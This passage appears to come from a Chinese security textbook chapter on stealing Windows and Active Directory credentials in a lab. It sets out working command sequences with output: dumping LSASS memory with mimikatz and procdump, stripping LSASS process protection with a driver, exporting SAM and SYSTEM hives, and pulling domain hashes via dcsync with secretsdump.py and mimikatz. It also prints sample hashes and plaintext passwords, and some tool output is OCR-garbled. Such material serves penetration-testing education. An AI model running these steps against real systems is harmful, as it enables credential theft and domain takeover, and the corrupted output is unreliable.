Guest:501:ad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
11632:1001:ad3b435b51404eeaad3b435b51404ee:13b29964cc248bb4ef454c59562e675c:::
[*] Dumping cached domain logon information (domain/username:hash)
LZIY.LAB/Administrator:$DCC2$10240#Administrator#362ce14fe58bd7115cf788549e8af0d
LZIY.LAB/ucG9ZMKAKn:$DCC2$10240#ucG9ZMKAKn#Zee3ed0d737283db125212872ac01954
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain password hex:6f004505000790076002700640061005e0055005800630030003b006f0072004a00560075006900460062005d006c005b00290072004a
0040002b004100740028005e003d006c004e0020002a0050005800580060004f006b006c00270076004500450058002b00520045006700021006f00750045003e0043003600
49002e003d007600210074004f004f005d00700052004100380021007300680036004000410036002f00330023005a005800580053006f00530040003f00750047005c0067
002a03c002f004200380025005a003200650036007300220073004b00280033007a007000320062002000
$MACHINE.ACC: ad3b435b51404eeaad3b435b51404ee:848be3ffb1f8fa67d6c3e2edcf23370
[*] DefaultPassword
(Unknown User):P@ssword
[*] DPAPI SYSTEM
dpapi_machinekey:0x473ee2f917c5fefbcd67b3a3a1e5676e846b847e
dpapi_userkey:0xfa85feb279ae49884c31cb84afe718adb4de01f
[*] NL$KM
root@kali:~/Downloads/Ad-Pentest/impacket/examples# ./rpcdump.py
0000  2C 9F 94 86 6C 35 3B 8D  5C DB 71 83 14 BA 33 57  ...l5:\.\q...3W
0010  6A 14 87 E0 D7 77 0D BC  CA C5 36 CC 40 97 86 DB  j...w...6@...
0020  B2 7B 66 9B BA 57 94 7D  9F BD 6C 9A 17 0E 20 1A  .(f.W.).l.... .
0030  FE 90 94 10 8E 29 79 00  50 51 84 0C B5 4E 11 E8  ....)y.PQ...N..
NL$KM:2c9f94866c353bb0d5cd718314ba3576a1487e0d777ddbcac536cc4097b6d8b27b669bba57947d9fb6c9a170e201afe9094108e2979d05051840cb54e1le8
[*] Cleaning up...
root@kali:~/Downloads/Ad-Pentest/impacket/examples#
```

图：DefaultPassword 项中出现了明文密码



LSA

关于 LSA 的详细细节，感兴趣的读者可以去 MSDN 自行了解：

<https://docs.microsoft.com/en-us/windows/desktop/secauthn/lsa-authentication>。



LSASS Process

LSASS (Local Security Authority Subsystem Service, 本地安全性授权服务) 用来进行 Windows 系统安全策略的实施。为了支持 WDigest 和 SSP 身份认证，LSASS 使用明文存储用户身份凭证。2016 年，微软推出了补丁 KB2871997，防止此特性被滥用，不过该补丁只是提供了是否内存存储明文密码的选项，并不能完全防御攻击。Windows Server 2012 R2-2016 默认禁用了 WDigest。其注册表位置为：

HKEY_LOCAL_MACHINE\System\CurrentControlSet

\Control\SecurityProviders\WDigest。如果 UseLogonCredential 的值设置为 0，则内存中不会存放明文密码，否则内存中会存放明文密码。

LSASS Process

实际上，当攻击者有足够的权限时，完全可以主动修改此项内容。当值修改成功后，下一次用户登录时将会采用新的策略。

LSASS（本地安全认证子系统服务）是 Windows 操作系统的一个内部程序，负责运行 Windows 系统安全政策，以进程形式运行并工作。

LSASS 是以进程的形式运行，而我们需要获取其进程的内存。这里有两种方法可以实现：

使用 mimikatz

使用 mimikatz 提取密码，命令如下，结果见图-6。

```
mimikatz "sekurlsa::logonPasswords" "full" "exit"
```



mimikatz

```
C:\Users\vmware\Desktop>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords full" exit

.mmmmm mimikatz 2.2.0 (x64) #17763 Apr  9 2019 00:54:23
.000 ^ ## "A La Vie. A L'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPV "gentilkiwi" ( benjamin@gentilkiwi.com )
## v ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX
## v ## ( vincent.letoux@gmail.com )
## v ## > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords full

Authentication Id : 0 : 17369731 (00000000:01090a85)
Session           : Interactive from Z:
User Name         : vmware
Domain            : WIN-3GE4GP8EPE1
Logon Server      : WIN-3GE4GP8EPE1
Logon Time        : 2019/5/4 20:58:24
SID               : S-1-5-21-723800647-2329874687-3231521631-1000

msu :
[00000003] Primary
  × Username : vmware
  × Domain   : WIN-3GE4GP8EPE1
  × LM       : 11cb3f69732aae4ca3b108f3fa6cb6d
  × NTLM     : 13b29964cc248004ef54c59526675c
  × Sha1    : 315c60926c2a9bb16dc8003baddde04b23745d

tspk :
  × Username : vmware
  × Domain   : WIN-3GE4GP8EPE1
  × Password : P@ssword

wdigest :
  × Username : vmware
  × Domain   : WIN-3GE4GP8EPE1
  × Password : P@ssword

kerberos :
  × Username : vmware
  × Domain   : WIN-3GE4GP8EPE1
  × Password : P@ssword

ssp :
credman :

Authentication Id : 0 : 17369715 (00000000:01090a73)
```

图: 使用 mimikatz 提取密码



使用 procdump

使用 procdump 转储 lsass 进程，命令如下，结果见图-7：

```
procdump.exe -accepteula -ma lsass.exe c:\windows\temp\lsass.dmp 2>&1
```



procdump

```
C:\Users\user\Downloads\Desktop\procDump.exe -accepteula -ma lsass.exe c:\Windows\Temp\lsass.dmp 2>&1
ProcDump v0.8 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[21/01/97] Dump 1 initiated: c:\Windows\Temp\lsass.dmp
[21/01/98] Dump 1 complete: 35 MB written to 1 file in 39 seconds
[21/01/98] Dump count reached.

C:\Users\user\Downloads\Desktop\minidump.exe -securica:minidump c:\Windows\Temp\lsass.dmp" "securica:logpasswords Full" >nul
[21/01/98] minidump 2.2.0 (x64) 21753 Opt 9 2019-09-23
[21/01/98] "W Lsass. 0 L Session" - (ee ee)
[21/01/98] <-- Benjamin DELIVY "benjibl" (<benjibl@outlookfr3kiwi.com>
[21/01/98] <-- Vincent LE TOMEZ "Vtomez.letom@gmail.com" (<vtomez.letom@gmail.com>)
[21/01/98] > http://pingussoft.com / http://wpsecuritytag.com <-->
[21/01/98] securica(commandline) # securica:minidump c:\Windows\Temp\lsass.dmp
[21/01/98] switch to KHMIDUMP : c:\Windows\Temp\lsass.dmp
[21/01/98] securica(commandline) # securica:logpasswords Full
[21/01/98] opening c:\Windows\Temp\lsass.dmp file for minidump...
Authentication ID : 0 : 17369723 (00000000:01090a95)
Session           : Interactive Frame 2
User Name         : 
Domain           : MHN-3GENGP8CEP1
Logon Server      : MHN-3GENGP8CEP1
Logon Time        : 2019/5/4 20:58:24
SID               : S-1-5-21-723880847-2329876487-3231521603-1600
[21/01/98] 
[21/01/98] 
[21/01/98] Primary
[21/01/98] * Username : user
[21/01/98] * Domain  : MHN-3GENGP8CEP1
[21/01/98] * Password : P@ssw0rd
[21/01/98] * Digest   : 
[21/01/98] * Username : user
[21/01/98] * Domain  : MHN-3GENGP8CEP1
[21/01/98] * Password : P@ssw0rd
[21/01/98] * Digest   : 
[21/01/98] * Username : user
[21/01/98] * Domain  : MHN-3GENGP8CEP1
[21/01/98] * Password : P@ssw0rd
[21/01/98] * Digest   : 
[21/01/98] 
[21/01/98] credential :
```

authentication ID : 0 : 17369715 (00000000:01090a73)
Session : Interactive Frame 2

图: 使用 procdump 转储 lsass 进程

从转储文件中提取密码

使用 mimikatz 从转储文件中提取密码，命令如下：

```
sekurlsa::minidump lsass.dmp  
sekurlsa::logonPasswords full
```

使用 mimikatz 提取固然方便，但已被大部分反病毒软件列入了查杀名单。推荐优先使用 procdump 转储进程后，在本机离线提取密码。



LSASS Protection bypass

由于 LSASS 可以被转储内存的脆弱性，微软在 Windows Server 上添加了 LSASS 保护机制，保护其无法被转储。保护机制开关位于注册表地址：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa。

值名为 RunAsPPL (32 位浮点类型)，需要管理员自行添加并设置其值为 1，重启后生效 (见图-8)。针对这个机制可以使用 mimikatz 提供的驱动强行去除保护，命令序列如下，结果见图-9：

```
Mimikatz> privilege::debug          # 提升为 system 权限  
Mimikatz> !+                      # 加载驱动  
Mimikatz> !processprotect /process:lsass.exe /remove # 使用驱动去除进程保护  
Mimikatz> sekurlsa::logonpasswords # 提取内存中的密码
```



RunAsPPL

```
mimikatz 2.1.1 x64 (oe.eo)
windows PowerShell
版版权所有所有有 (C) 2014 Microsoft Corporation。保保留留所有所有有权利利利。。

PS C:\Windows\system32> cd C:\Users\ucGgZMKAKn\Desktop\mimikatz_trunk\x64
PS C:\Users\ucGgZMKAKn\Desktop\mimikatz_trunk\x64> .\mimikatz.exe

.####. mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > http://pingcastle.com / http://mysmartlogon.com ***'/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz #
```

图：管理员自行添加并设置 RunAsPPL 值为 1



强行去除保护

```
mimikatz # ls
[*] 'winidrv' service not present
[*] 'winidrv' service successfully registered
[*] 'winidrv' service ACL to everyone
[*] 'winidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 500 > 80/00 [0-0-0]

mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 : 190290 (00000000:0002e752)
Session          : Interactive From I
User Name        : Administrator
Domain          : WIN-2012-1
Logon Server    : WIN-2012-1
Logon Time      : 2019/5/13 16:30:25
SID              : S-1-5-21-1985631481-3226550608-1241235839-1001

msv :
[00000003] Primary
* Username : 11632
* Domain  : WIN-2012-1
* NTLM    : 13c29964c2480b4ef454c59562e675c
* SHA1   : 313c60926c2a9b146dc80034badde04b23745d
[00000000] Credential
* NTLM    : 13c29964c2480b4ef454c59562e675c
* SHA1   : 313c60926c2a9b146dc80034badde04b23745d
tspk9
wDigest :
* Username : 11632
* Domain  : WIN-2012-1
* Password : (null)
kerberos:
* Username : 11632
* Domain  : WIN-2012-1
* Password : (null)
ssp :
creddan :

Authentication Id : 0 : 71322 (00000000:0001169a)
Session          : Interactive From I
User Name        : DWA-1
Domain          : WIN-2012-1
Logon Server    : (null)
Logon Time      : 2019/5/13 16:29:40
SID              : S-1-5-90-1

msv :
[00000003] Primary
```

图：使用 mimikatz 提供的驱动强行去除保护

Credential Manager

Credential Manager 存储着 Windows 登录凭据，如用户名、密码和地址。Windows 可以保存此数据，以便在本地计算机、同一网络的其他计算机、服务器或网站等上使用。此数据可由 Windows 本身或文件资源管理器、Microsoft Office 等应用程序和程序使用（见图-10）。



Credential Manager



图: Credential Manager



mimikatz

可以使用 mimikatz 直接获取（见图-11）：



```
Mimikatz> privilege::debug  
Mimikatz> sekurlsa::credman
```





mimikatz

```
mimikatz # sekurlsa::credman

Authentication Id : 0 ; 188394 (00000000:0002dfa)
Session          : Interactive from 1
User Name        : 11632
Domain           : WIN-2012-1
Logon Server     : WIN-2012-1
Logon Time       : 2019/5/13 17:18:29
SID              : S-1-5-21-1985631481-3226550608-1241235839-1001
      credman :

Authentication Id : 0 ; 64728 (00000000:0000fcdb)
Session          : Interactive from 1
User Name        : DWM-1
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 2019/5/13 17:17:54
SID              : S-1-5-90-1
      credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : WIN-2012-1$
Domain           : LZ1Y
```

图：使用 mimikatz 直接获取 Credential Manager

在用户文件中寻找身份凭证 Lazange

Lazange 为本机信息收集一大利器，应该是本机凭证收集，采集包括浏览器、聊天软件、数据库、游戏、Git、邮件、Maven、内存、Wi-Fi、系统凭证的多个维度、多个路线的凭证信息，并且支持 Windows、Linux、Mac 系统，命令参数解析见图-12，结果见图-13。

命令参数

范例

```
laZagne.exe all -quiet -oN
```



图: Lazange 命令参数解析



通过 SAM 数据库获取本地用户 Hash 凭证

SAM (Security Accounts Manager) 数据库是 Windows 系统保存本地用户身份凭证的地方，而保存在 SAM 数据库的身份凭证格式为 NTLM Hash。SAM 存放在注册表中，位置为 HKEY_LOCAL_MACHINE\SAM。读取 SAM 数据库需要 system 权限。获取 NTLM Hash 的手段具体分为两种。

在目标机器上获取 NTLM Hash

Mimikatz 命令如下：

```
Mimikatz> privilege::debug  
Mimikatz> token::elevate  
Mimikatz> lsadump::sam
```





在目标机器上导出 SAM 数据库，并在本地进行解析

以下两种导出方式都需要以管理员权限运行：

① 使用 CMD 命令：

```
reg save HKLM\sam sam  
reg save HKLM\system system
```

② 使用 Powershell：

Powershell 地址如下：<https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-NinjaCopy.ps1>。命令如下：

```
Powershell>Invoke-NinjaCopy -Path "C:\Windows\System32\config\SYSTEM" -LocalDestination "C:\windows\temp\system"  
Powershell>Invoke-NinjaCopy -Path "C:\Windows\System32\config\SAM" -LocalDestination "C:\windows\temp\sam"
```



本地从 SAM 中提取 NTLM Hash

然后本地从 SAM 中提取 NTLM Hash 的操作有以下两种方式。

- ① 使用 Mimikatz，命令如下：

```
Mimikatz> lsadump::sam /sam:sam /system:system
```

- ② 使用 Impacket，命令如下：

```
https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py
```

```
Python secretsdump.py -sam sam.save -system system.save LOCAL
```

通过域控制器的 NTDS.dit 文件

如同 SAM 对于本机的作用，NTDS.dit 是保存域用户身份凭证的数据库，存放在域控制器上。其存放路径在 Windows Server 2019 中为 C:\Windows\System32\ntds.dit，低版本的为 C:\Windows\NTDS\NTDS.dit。成功获得域控后，就可以获取所有用户的身份凭证，可用于后续阶段的维持权限。提取存放的身份凭证有以下两种方式。

远程提取

用 impacket 中的 secretsdump.py 脚本，通过 dcsync 远程提取密码 Hash，命令如下：

```
secretsdump.py -just-dc administrator:P@ssword@192.168.40.130
```

结果见图-14。



远程提取

```

root@kali:~/Downloads/Ad-Pentest/impacket/examples# secretsdump.py -just-dc administrator:P@ssword@192.168.40.130
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid\lmhash:nhash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
lzy: lab\Administrator:500:aad3b435b51404eaaad3b435b51404ee:13b29964cc280b4ef454c59562e675c:::py
Guest:501:aad3b435b51404eaaad3b435b51404ee:31d6cfebd18ea931b73c59d7e6c0990c:::
krbtgt:502:aad3b435b51404eaaad3b435b51404ee:d1de357302ada78607e99944363c9e:::
lzy:1111:aad3b435b51404eaaad3b435b51404ee:04x780cc34dbaa50f0f376f9a93ca1e4:::
DC-35:1000:aad3b435b51404eaaad3b435b51404ee:8e7fb1dc4bb8ccb83a3e7b7359767:::
WIN-2012-25:1104:aad3b435b51404eaaad3b435b51404ee:37455c9d89726f4c4aa3bfaf1828d39d:::
WIN-3GE4P0EPE15:1105:and3b435b51404eaaad3b435b51404ee:646690696fabbcdfebae82e04a73812:::
WIN-2012-15:1106:aad3b435b51404eaaad3b435b51404ee:c48be83fb01f0fb70fc3e2eddcf23370:::
KALIS:1007:aad3b435b51404eaaad3b435b51404ee:93499b096c0e780d7c21114298343e81:::

[*] Kerberos keys grabbed
lzy:lab\Administrator:aes256-cts-hmac-sha1-96:c2051cdde90b53868a0fb0b26834fbdbed1d5d86c0f4d78b9732d0f0dc0f4f
lzy:lab\Administrator:aes128-cts-hmac-sha1-96:cdbb220d1fe1f2fd322e2a0b610bba
lzy:lab\Administrator:des-cbc-md5:7940b8a192679758
Krbtgt:aes256-cts-hmac-sha1-96:d4d234036034f3fb085e2cc30ef683b0430ac5577347807d6c1d3db310247f66
Krbtgt:aes128-cts-hmac-sha1-96:e098767642457ad480a8789a8cc608b
Krbtgt:des-cbc-md5:0e2a23bcc1026407
lzy:aes256-cts-hmac-sha1-96:08ecb0172c1e6fcffbac87405157ab0b2823fef975650a61054444acef0bf1b
lzy:aes128-cts-hmac-sha1-96:08e88045c84272bda6b9745a157a3d68a
lzy:des-cbc-md5:f8fd03e1fb703be3
DC-19:aes256-cts-hmac-sha1-96:f28b32ad8dcc19a9b49d004a7a6605470a941bb9a92d5a07a2b7680252860
DC-19:des-cbc-md5:ba51b3da91a2b37
WIN-2012-25:aes256-cts-hmac-sha1-96:0260f7032faecb7b2ddba2137598acdeda69cc6044d869644351d50d5e2fbcd
WIN-2012-25:aes128-cts-hmac-sha1-96:9599dd1797cce7283cb9942a09c91c
WIN-2012-25:des-cbc-md5:08da345d8te9e549
WIN-3GE4P0EPE15:aes256-cts-hmac-sha1-96:862bbc6afbdd996fe0d302703afc673144d7af287c55c807d3879674349c44bf1
WIN-3GE4P0EPE15:aes128-cts-hmac-sha1-96:t34e7c0d788153da854b05c2a180c8
WIN-3GE4P0EPE15:des-cbc-md5:0de9e92c308f84d4
WIN-2012-15:aes256-cts-hmac-sha1-96:fa98d7a494761949f444035f2b72555fc9b964e0f31907ea29bf266ff7c072d3
WIN-2012-15:aes128-cts-hmac-sha1-96:7b70f06a511c39d968af35a0bcf64e33
WIN-2012-15:des-cbc-md5:c2cd6bce07c8406c
KALIS:aes256-cts-hmac-sha1-96:4646e449f8e5a1165213c5dd7cef41203a4f692c64ed7d95ae5be0e88e855d
KALIS:des-cbc-md5:b9922920fdecfb9d
[*] Cleaning up...

```

图：通过 dcsync 远程提取密码 Hash

本地提取

将 ntds.dit 复制到本地，用 impacket 解析提取
由于 ntds.dit 需要使用 SYSTEM 中的 bootKey 进行解析，因此需要复制 SYSTEM。
这些文件无法直接复制，我们可以使用 VSS 卷影复制，脚本地址如下：
<https://github.com/samratashok/nishang/blob/master/Gather/Copy-VSS.ps1>。
此脚本直接将 SAM、SYSTEM、ntds.dit 复制到用户可控的地方，见图-15。



本地提取




图: VSS 卷影复制





secretsdump.py

impacket 中的 secretsdump.py 脚本实现了使用 system 中的 boot key 对 ntds.dit 解密提取密码 Hash 的功能，命令如下（结果见图-16）：

```
python secretsdump.py -ntds /tmp/ntds.dit -system /tmp/system.hiv LOCAL
```





secretsdump.py

```
root@kali:~/桌面/impacket-master/examples# python secretsdump.py -ntds /tmp/ntds.dit -system /tmp/system.hiv LOCAL
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x3359ca04f3b9b4a1bd1409bde2a79d53
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 7bb40243fba5372882de561429dea85c
[*] Reading and decrypting hashes from /tmp/ntds.dit
lemon.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:b941b2c5910abc093ff6beddd5593a71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lemon:1000:aad3b435b51404eeaad3b435b51404ee:344f4a0aleee21a7eb89ffac94fc5281:::
WIN08-DC$:1001:aad3b435b51404eeaad3b435b51404ee:37574e6ac59b45e10e389060729b01b0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:da0d646499aa839476a5520f0f895b62:::
MAIL$:1104:aad3b435b51404eeaad3b435b51404ee:1e043084110c1c4318891dfb81743b93:::
PC1$:1105:aad3b435b51404eeaad3b435b51404ee:e3c76532117cb65f727ef3abb9771a65:::
MAIL1$:1106:aad3b435b51404eeaad3b435b51404ee:6f6ebce45fc673082e214cd8706cde41:::
```


图: 使用 system 中的 boot key 对 ntds.dit 解密提取密码 Hash



用 mimikatz

Mimikatz 通过 dcsync 特性获取本机（域控）的 ntds.dit 数据库存储的 Hash。命令为如下（结果见图-17）：

```
lsadump::dcsync /domain:lzly.lab /all /csv
```





用 mimikatz

```
mimikatz # lsadump::dcsync /domain:1zly.lab /all /csv
[DC] '1zly.lab' will be the domain
[DC] 'dc-1.1zly.lab' will be the DC server
[DC] Exporting domain '1zly.lab'
502      krbtgt    d1de357302a1da28607ef99b44363c9e
1105     WIN-3GE4GP8EPE1$        646690696fab9c0dfe8ae82e04a73812
1107     KALI$    93499be96c0c170d7c21114298343e81
1111     1zly    04a788c034dba850f8f376f9ae9cea14
1104     WIN-2012-2$        37455c0d89726f4c4aa430fa1828d39d
1106     WIN-2012-1$        848be3ffb01f8fa67d6c3e2edcf23370
1000     DC-1$    0e77b1dc4bb0bccb83ba3e76735c9f67
500      Administrator    13b29964cc2480b4ef454c59562e675c

mimikatz #
```

图: 通过 dcsync 特性获取本机（域控）的 ntds.dit 数据库存储的 Hash



参考文献

- [1] Nu1L. 从 0 到 1: CTFer 成长之路 [EB/OL].
<https://book.douban.com/subject/35200558/>.

